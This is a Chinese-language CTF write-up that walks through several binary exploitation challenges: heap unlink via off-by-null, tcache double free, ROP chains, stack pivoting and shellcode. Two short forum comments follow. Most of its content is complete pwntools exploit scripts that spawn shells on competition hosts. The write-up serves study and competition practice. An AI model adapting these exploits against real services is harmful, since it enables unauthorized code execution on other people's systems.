

DAY1

pwn1

一道堆漏洞利用的程序，64位程序，除了pie以外其他保护机制都开了

```
1 unsigned __int64 ed()
2 {
3     _BYTE *v0; // ST10_8
4     int v2; // [rsp+Ch] [rbp-14h]
5     unsigned __int64 v3; // [rsp+18h] [rbp-8h]
6
7     v3 = __readfsqword(0x28u);
8     if ( key1 == 2 ) // 只能用两次
9         exit(0);
10    puts("index:");
11    v2 = read_int();
12    if ( v2 < 0 || v2 > 0x20 || !heap[v2] ) // 0-0x20 heap[idx]不为空
13        exit(0);
14    puts("content:");
15    v0 = heap[v2];
16    v0[read(0, heap[v2], chunk_len[v2])] = 0; // off by null
17    ++key1;
18    return __readfsqword(0x28u) ^ v3;
19 }
```

主要的漏洞点就出在这里，一个off by null，由于malloc的时候有限制，只能输入0x80--0x100的大小，这里比较好用的办法就是unlink，进行一次任意地址写

这里比较骚的地方是存在key1限制了edit函数的使用次数，以及存在key2限制使用show函数

主要的利用思路是：

- 先unlink一次使得key2为1，从而能show出libc，同时在使用一次offbynull，使得key1为0
- 再次利用两次的edit，修改free_hook为system
- free一个内容为/bin/sh的chunk，即可getshell

exp

```
#encoding:utf-8
#!/usr/bin/env python
from pwn import *
def piedebug(addr):
    text_base = int(os.popen("pmap {}|awk '{{print $1}}'.format(p.pid)).readlines()[2],16)
    log.info("elf_base:{}".format(hex(text_base)))
    log.info("fake_heap:{}".format(hex(text_base + 0x202018)))
    #log.info("get_array:{}".format(hex(text_base + 0x202140)))
    if addr!=0:
        gdb.attach(p, 'b *{}'.format(hex(text_base+addr)))
    else:
        gdb.attach(p)
    pause()
#-----
def sl(s):
    return p.sendline(s)
def sd(s):
    return p.send(s)
```

```

def rc(timeout=0):
    if timeout == 0:
        return p.recv()
    else:
        return p.recv(timeout=timeout)
def ru(s, timeout=0):
    if timeout == 0:
        return p.recvuntil(s)
    else:
        return p.recvuntil(s, timeout=timeout)
def sla(p,a,s):
    return p.sendlineafter(a,s)
def sda(a,s):
    return p.sendafter(a,s)
def debug(addr=''):
    gdb.attach(p,addr)
    pause()
def getshell():
    p.interactive()
def msg(msg,addr):
    log.warn(msg+"->" + hex(addr))
#-----
def new(idx,size,content):
    rc()
    sl("1")
    ru("index:\n")
    sl(str(idx))
    ru("size:\n")
    sd(str(size))
    ru("gift: ")
    leak = int(ru("\n"),16)
    ru("content:\n")
    sd(content)
    return leak
def edit(idx,content):
    rc()
    sl("3")
    ru("index:\n")
    sd(str(idx))
    ru("content:\n")
    sd(content)

def free(idx):
    ru("4.show\n")
    sl("2")
    ru("index:\n")
    sd(str(idx))

def exp():
    new(2,0xf8, "/bin/sh")
    heap=new(32,0xf8, "a"*8)

    bss = 0x6020E0 + 32*8 #heap-0x10
    fd = bss-3*8
    bk = fd+8

    pay = p64(0)+p64(0xf1)
    pay+= p64(fd)+p64(bk)
    pay = pay.ljust(0xf0)
    pay += p64(0xf0)

    new(31,0xf8, "a"*8)
    new(30,0xf8, "a"*8)
    edit(32,pay)

    free(31)#unlink

    target = 0x6020E0 + 32*8 - 0x18
    pay = p64(target)*3 + p64(elf.got['free'])

```

```

pay = pay.ljust(0xf0,'a')
pay += p64(1)
edit(32,pay)

sl("4")
ru("index:")
sl("32")
p.recvline()
leak = u64(p.recvline()[6].ljust(8,'\x00'))
libc_base = leak - libc.symbols['free']
system = libc.symbols['system'] + libc_base
free_hook = libc.symbols['__free_hook'] + libc_base
print hex(leak)
success(hex(system))

pay = 'a'*0x18 + p64(free_hook)
pay = pay.ljust(0xf0,'a')
pay += p64(1)a
edit(30,pay)

edit(32,p64(system))
free(2)
p.interactive()

if __name__ == '__main__':
    bin_elf = "./pwn"
    elf = ELF(bin_elf)
    context.binary=bin_elf
    context.log_level = "debug"
    #context.terminal=['tmux', 'splitw', '-h']
    if sys.argv[1] == "r":
        p = remote("172.29.3.112","9999")
        libc = elf.libc
    elif sys.argv[1] == "l":
        libc = elf.libc
        p = process(bin_elf)
    exp()

```

pwn4

32位程序，只开了nx保护，简单栈溢出漏洞

```

from pwn import*
context.log_level = "debug"

elf = ELF('./pwn')
p = remote("172.29.3.115","9999")
#p = process('./pwn')
libc = elf.libc

payload = 'a'*0x28
p.recv()
p.sendline(payload)
p.recvuntil('a'*0x28)
p.recv(8)
leak = u32(p.recv(4))
success(hex(leak))
libc_base = leak - 0x1b23dc
libc.address = libc_base
one = libc_base + 0x3ac69
print p.recv()
payload = 'a'*0x28 + 'bbbb' + p32(one)
p.sendline(payload)
p.interactive()

```

pwn8

64位只开了nx的静态编译程序

看起来是一道很麻烦的逆向题，实际上只是一个异或加密+栈溢出，生成ropchain，一把梭就完事了

exp

```
from pwn import*
#io = process("./easy_pwn")
io = remote("172.29.3.119","9999")
elf = ELF("./easy_pwn")
context.log_level = "debug"
from struct import pack
# Padding goes here
p = ''
p += pack('<Q', 0x00000000004040fe) # pop rsi ; ret
p += pack('<Q', 0x00000000006ba0e0) # @ .data
p += pack('<Q', 0x0000000000449b9c) # pop rax ; ret
p += '/bin//sh'
p += pack('<Q', 0x000000000047f7b1) # mov qword ptr [rsi], rax ; ret
p += pack('<Q', 0x00000000004040fe) # pop rsi ; ret
p += pack('<Q', 0x00000000006ba0e8) # @ .data + 8
p += pack('<Q', 0x0000000000444f00) # xor rax, rax ; ret
p += pack('<Q', 0x000000000047f7b1) # mov qword ptr [rsi], rax ; ret
p += pack('<Q', 0x00000000004006e6) # pop rdi ; ret
p += pack('<Q', 0x00000000006ba0e0) # @ .data
p += pack('<Q', 0x00000000004040fe) # pop rsi ; ret
p += pack('<Q', 0x00000000006ba0e8) # @ .data + 8
p += pack('<Q', 0x0000000000449bf5) # pop rdx ; ret
p += pack('<Q', 0x00000000006ba0e8) # @ .data + 8
p += pack('<Q', 0x0000000000444f00) # xor rax, rax ; ret
p += pack('<Q', 0x0000000000449b9c) # pop rax; ret
p += p64(59) # add rax, 1 ; ret
p += pack('<Q', 0x000000000040139c) # syscall

strings = ""
for i in p :
    strings += chr(ord(i)^0x66)

pay = 'a'*0x50 + strings

io.recv()
io.sendline(pay)
io.interactive()
```

DAY2

pwn3

64位只开了nx

这题本质上也是一个栈溢出，据说官方解法是srop

但我这里用的是系统调用execve(/bin//sh,0,0)这样的方法

```

00004004ED
00004004ED buf= byte ptr -10h
00004004ED
00004004ED ; __unwind {
00004004ED push    rbp
00004004EE mov     rbp, rsp
00004004F1 xor     rax, rax           ; Logical Exc
00004004F4 mov     edx, 400h      ; count
00004004F9 lea     rsi, [rsp+buf] ; buf
00004004FE mov     rdi, rax         ; fd
0000400501 syscall          ; LINUX - sys
0000400503 mov     rax, 1
000040050A mov     edx, 30h      ; count
000040050F lea     rsi, [rsp+buf] ; buf
0000400514 mov     rdi, rax         ; fd
0000400517 syscall          ; LINUX - sys

```

因为这里有条这样的gadget，不用白不用啊

```

:00000000004004E2 ; -----
:00000000004004E2 mov     rax, 3Bh
:00000000004004E9 retn
:00000000004004E9 ; -----

```

exp

```

#encoding:utf-8
#!/usr/bin/env python
from pwn import *

def piedebug(addr):
    text_base = int(os.popen("pmap {}|awk '{{print $1}}'.format(p.pid)).readlines()[1],16)
    log.info("elf_base:{}".format(hex(text_base)))
    log.info("fake_heap:{}".format(hex(text_base + 0x202018)))
    #log.info("get_array:{}".format(hex(text_base + 0x202140)))
    if addr!=0:
        gdb.attach(p, 'b {}'.format(hex(text_base+addr)))
    else:
        gdb.attach(p)
    pause()
#-----
def sl(s):
    return p.sendline(s)
def sd(s):
    return p.send(s)
def rc(timeout=0):
    if timeout == 0:
        return p.recv()
    else:
        return p.recv(timeout=timeout)
def ru(s, timeout=0):
    if timeout == 0:
        return p.recvuntil(s)
    else:
        return p.recvuntil(s, timeout=timeout)

```

```

def sla(p,a,s):
    return p.sendlineafter(a,s)
def sda(a,s):
    return p.sendafter(a,s)
def debug(addr='') :
    gdb.attach(p,addr)
    pause()
def getshell():
    p.interactive()
def msg(msg,addr):
    log.warn(msg+"->" +hex(addr))
#-----
def exp():
    aaa=asm(shellcraft.sh())
    pop_rdi_ret=0x0000000004005a3
    pop_rsi_r15=0x0000000004005a1
    pop_r14_r15=0x0000000004005a0
    mov_eax_exe_ret=0x0000000004004e3
    pop_r12_r13_r14_r15=0x00000000040059c
    pop_rbx_rbp_r12_r13_r14_r15=0x40059A
    mov_rdx_r13_rsi_r14_edi_r15_call=0x400580
    #call r12+rbx*8

    ret=0x004003a9
    main = 0x4004ED
    syscall_ret=0x000000000400517
    g = 0x4004da

    pay = "a"*16+p64(main)
    sd(pay)
    #print p.recv()
    stack = u64(p.recvuntil("\x7f")[-6:].ljust(8,"\x00"))

    msg("stack",stack)
    stack=stack-0x118
    msg("stack",stack)

    pay = "/bin//sh\x00".ljust(0x10,"\x00")

    pay+=p64(pop_rbx_rbp_r12_r13_r14_r15)+p64(10)+p64(0)+p64(stack)+p64(0)+p64(0)*2
    pay+=p64(mov_rdx_r13_rsi_r14_edi_r15_call)

    pay+=p64(mov_eax_exe_ret)
    pay+=p64(pop_rdi_ret)+p64(stack)
    pay+=p64(pop_rsi_r15)+p64(0)*2
    pay+=p64(syscall_ret)
    sd(pay)
    getshell()

if __name__ == '__main__':
    bin_elf = "./pwn"
    elf = ELF(bin_elf)
    context.binary=bin_elf
    context.log_level = "debug"

    if sys.argv[1] == "r":
        p = remote("172.29.3.114",9999)
        libc = elf.libc
    elif sys.argv[1] == "l":
        libc = elf.libc
        p = process(bin_elf)
    exp()

```

pwn6

这个略坑，比赛的时候没告诉libc，实际上是glibc2.27

就常规的做法，首先填满tcache，泄漏出libc

接着改fd，double free 改free hook为system

exp

```
#encoding:utf-8
#!/usr/bin/env python
from pwn import *
def pdebug(addr):
    text_base = int(os.popen("pmap {}|awk '{{print $1}}'".format(p.pid)).readlines()[1],16)
    log.info("elf_base:{}".format(hex(text_base)))
    log.info("fake_heap:{}".format(hex(text_base + 0x202018)))
    #log.info("get_array:{}".format(hex(text_base + 0x202140)))
    if addr!=0:
        gdb.attach(p, 'b *{}'.format(hex(text_base+addr)))
    else:
        gdb.attach(p)
    pause()
#-----
def sl(s):
    return p.sendline(s)
def sd(s):
    return p.send(s)
def rc(timeout=0):
    if timeout == 0:
        return p.recv()
    else:
        return p.recv(timeout=timeout)
def ru(s, timeout=0):
    if timeout == 0:
        return p.recvuntil(s)
    else:
        return p.recvuntil(s, timeout=timeout)
def sla(p,a,s):
    return p.sendlineafter(a,s)
def sda(a,s):
    return p.sendafter(a,s)
def debug(addr=''):
    gdb.attach(p,addr)
    pause()
def getshell():
    p.interactive()
def msg(msg,addr):
    log.warn(msg+"->"+hex(addr))
#-----
def new(size,name,call):
    ru("choice:")
    sl("1")
    ru("Please input the size of compary's name\n")
    sl(str(size))
    ru("please input name:\n")
    sd(name)
    ru("please input compary call:\n")
    sd(call)

def free(idx):
    ru("choice:")
    sl("3")
    ru("Please input the index:\n")
    sl(str(idx))

def show(size):
    ru("choice:")
    sl("2")
    ru("Please input the index:\n")
    sl(str(size))

def expl():
```

```

new(0x18,"a"*8,"b"*8)
new(0x100,"a"*8,"b"*8)
new(0x100,"a"*8,"b"*8)
#
free(0)
for x in range(8):
    free(1)
new(0x100,"c"*8,"d"*8)#3
show(3)
ru("c"*8)
libc.address = u64(p.recv(6).ljust(8,"\x00"))-88-8-0x10-libc.sym["__malloc_hook"]
free_hook = libc.sym["__free_hook"]
system = libc.sym["system"]
msg(libc.address,libc.address)
new(0x50,"a"*8,"b"*8)#4
new(0x50,"a"*8,"b"*8)
new(0x50,"a"*8,"b"*8)
free(4)
free(4)
new(0x50,p64(free_hook),"b"*8)
#piedebg(0)
new(0x50,"/bin/sh\x00","b"*8)
new(0x50,p64(system),"b"*8)
#piedebg(0)
free(7)
# ru("choice:")
# sl("3")
# print p.recv()
getshell()
pause()

if __name__ == '__main__':
    bin_elf = "./pwn"
    elf = ELF(bin_elf)
    context.binary=bin_elf
    context.log_level = "debug"
    if sys.argv[1] == "r":
        p = remote("172.29.3.117",9999)
        libc = elf.libc
    elif sys.argv[1] == "l":
        libc = elf.libc
        p = process(bin_elf)
    expl()

```

pwn7

64位保护全开，本质上仍然是栈溢出漏洞，只不过是c++写的

由于保护全开，需要依次泄漏出canary，elf base，libc base

然后由于可溢出的字节太少，又需要一波栈迁移，但只需要把栈抬高即可，没必要用到bss

最后就常规rop调用system来getshell

漏洞点就主要在这里


```

6 char buf, // [rsp+0h] [rbp-30h]
7 unsigned __int64 v5; // [rsp+28h] [rbp-8h]
8
9 v5 = __readfsqword(0x28u);
10 v0 = std::operator<<<std::char_traits<char>>(&std::cout, "do you want to get something???");
11 std::ostream::operator<<(v0, &std::endl<char,std::char_traits<char>>);
12 read(0, &buf, 0x28uLL);
13 printf("???%s\n", &buf);
14 v1 = std::operator<<<std::char_traits<char>>(&std::cout, "OK???");
15 std::ostream::operator<<(v1, &std::endl<char,std::char_traits<char>>);
16 read(0, &buf, 0x29uLL);
17 printf("6666%s\n", &buf);
18 v2 = std::operator<<<std::char_traits<char>>(&std::cout, "I think you can do something now");
19 std::ostream::operator<<(v2, &std::endl<char,std::char_traits<char>>);
20 read(0, &buf, 0x40uLL);
21 return __readfsqword(0x28u) ^ v5;
22}

```



exp

```

#encoding:utf-8
#!/usr/bin/env python
from pwn import *
def piedebug(addr):
    text_base = int(os.popen("pmap {}|awk '{{print $1}}'".format(p.pid)).readlines()[1],16)
    log.info("elf_base:{}".format(hex(text_base)))
    log.info("fake_heap:{}".format(hex(text_base + 0x202018)))
    #log.info("get_array:{}".format(hex(text_base + 0x202140)))
    if addr!=0:
        gdb.attach(p, 'b *{}'.format(hex(text_base+addr)))
    else:
        gdb.attach(p)
    pause()
#-----
def sl(s):
    return p.sendline(s)
def sd(s):
    return p.send(s)
def rc(timeout=0):
    if timeout == 0:
        return p.recv()
    else:
        return p.recv(timeout=timeout)
def ru(s, timeout=0):
    if timeout == 0:
        return p.recvuntil(s)
    else:
        return p.recvuntil(s, timeout=timeout)
def sla(p,a,s):
    return p.sendlineafter(a,s)
def sda(a,s):
    return p.sendafter(a,s)
def debug(addr=''):
    gdb.attach(p,addr)
    pause()
def getshell():
    p.interactive()
def msg(msg,addr):
    log.warn(msg+"->"+hex(addr))
#-----
def exp():
    name ="admin"
    new = ""
    for i in range(len(name)):
        new+=chr(ord(name[i])^i)

    #piedebug(0x0118A)
    ru("please input your name\n")

```

```

sl(new)
ru("do you want to get something???\n")

sd("a"*0x19)
ru("a"*0x18)
canary = u64(p.recv(8))-0x61
stack = u64(p.recv(6)).ljust(8,"\x00")-0x28
msg("canary",canary)
msg("stack",stack)
ru("OK???\n")
sd("b"*0x18+p64(canary))
#pause()
ru("I think you can do something now\n")
pay = "c"*0x18+"a"*0x10+p64(canary)+"a"*8+"\xde\x50"#1/16
#pay = "%7$p%8$p%9$p".ljust(0x18,"\x00")+p64(canary)*4+"\xa2\x11"#1/16
sd(pay)
#print p.recv()
ru("do you want to get something???\n")

sd("a"*0x21)
ru("OK???\n")
sd("b"*0x29)
ru("a"*8)
piebase = u64(p.recv(6)).ljust(8,"\x00")-0x1440
msg("piebase",piebase)
printf_got=elf.got["printf"]+piebase
printf_plt=elf.plt["printf"]+piebase
read_got=elf.got["read"]+piebase
pop_rdi_ret=piebase+0x14a3
leave_ret=piebase+0x10dc
vul = piebase+0x10de
msg("printf_got",printf_got)
msg("printf_plt",printf_plt)
msg("read_got",read_got)

ru("I think you can do something now\n")
gadget = "a"*0x8+p64(pop_rdi_ret)+p64(read_got)+p64(printf_plt)
pay = gadget+p64(vul)+p64(canary)+p64(stack)+p64(leave_ret)
sd(pay)
libc.address = u64(p.recv(6)).ljust(8,"\x00")-libc.sym["read"]
system = libc.sym["system"]
msg("libc.address",libc.address)

ru("do you want to get something???\n")
#piedebug(0x11fe)
sd("a"*0x8)
ru("OK???\n")
sd("b"*0x8)
ru("I think you can do something now\n")
gadget = "/bin/sh\x00"+p64(pop_rdi_ret)+p64(stack)+p64(system)
pay = gadget+p64(0)+p64(canary)+p64(stack-0x10)+p64(leave_ret)
sd(pay)
getshell()

if __name__ == '__main__':
    bin_elf = "./pwn"
    elf = ELF(bin_elf)
    context.binary=bin_elf
    context.log_level = "debug"
    #context.terminal=['tmux', 'splitw', '-h']
    if sys.argv[1] == "r":
        p = remote("172.29.3.118",9999)
        libc = elf.libc
    elif sys.argv[1] == "l":

```

```

libc = elf.libc
#■■■aslr■■■■■
#p = process(bin_elf, aslr=0)
#■■■libc■■■■■
#p = process(bin_elf, env = {"LD_PRELOAD": "../libc-2.23.so.i386"})

while True:
    try:
        p = process(bin_elf)
        exp()
    except:
        p.close()

```

pwn9

简单栈溢出，nx都没开，很明显，栈里面执行shellcode了

exp

```

#encoding:utf-8
#!/usr/bin/env python
from pwn import *
def sl(s):
    return p.sendline(s)
def sd(s):
    return p.send(s)
def rc(timeout=0):
    if timeout == 0:
        return p.recv()
    else:
        return p.recv(timeout=timeout)
def ru(s, timeout=0):
    if timeout == 0:
        return p.recvuntil(s)
    else:
        return p.recvuntil(s, timeout=timeout)
def sla(p,a,s):
    return p.sendlineafter(a,s)
def sda(a,s):
    return p.sendafter(a,s)
def debug(addr='') :
    gdb.attach(p,addr)
    pause()
def getshell():
    p.interactive()
def msg(msg,addr):
    log.warn(msg+"->" + hex(addr))
#-----
def exp():
    jmp = 0x08048554
    shellcode = ''
    xor    eax,eax
    push   eax
    push   0x68732f2f
    push   0x6e69622f
    mov    ebx,esp
    mov    ecx,eax
    mov    edx,eax
    mov    al,0xb
    int    0x80
    xor    eax,eax
    inc    eax
    int    0x80
    ''
    shellcode = asm(shellcode)
    shell = "sub esp,0x28;call esp"
    shell = asm(shell)
    ru(">\n")
    pay = shellcode.ljust(0x24, "\x00")

```

```
pay+= p32(jmp)
pay+=shell
#debug("b *0x8048554")
sl(pay)
getshell()
```


```
if __name__ == '__main__':
    bin_elf = "./pwn"
    elf = ELF(bin_elf)
    context.binary=bin_elf
    context.log_level = "debug"
    #context.terminal=['tmux', 'splitw', '-h']
    if sys.argv[1] == "r":
        p = remote("172.29.3.120",9999)
        libc = elf.libc
    elif sys.argv[1] == "l":
        libc = elf.libc
    p = process(bin_elf)
    exp()
```

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1. 2 条回复



[pic4xiu](#) 2019-10-23 15:11:10

问一下师傅, piedebug 函数里的 `log.info("fake_heap:{}".format(hex(text_base + 0x202018)))` 什么意思, 0x202018 是有什么讲究吗??

0 回复Ta



[23R3F](#) 2019-11-08 11:12:24

[@pic4xiu](#) 这个没啥讲究, 这东西一般是在pie开启的时候为了方便看bss段数据自己加上去的

0 回复Ta

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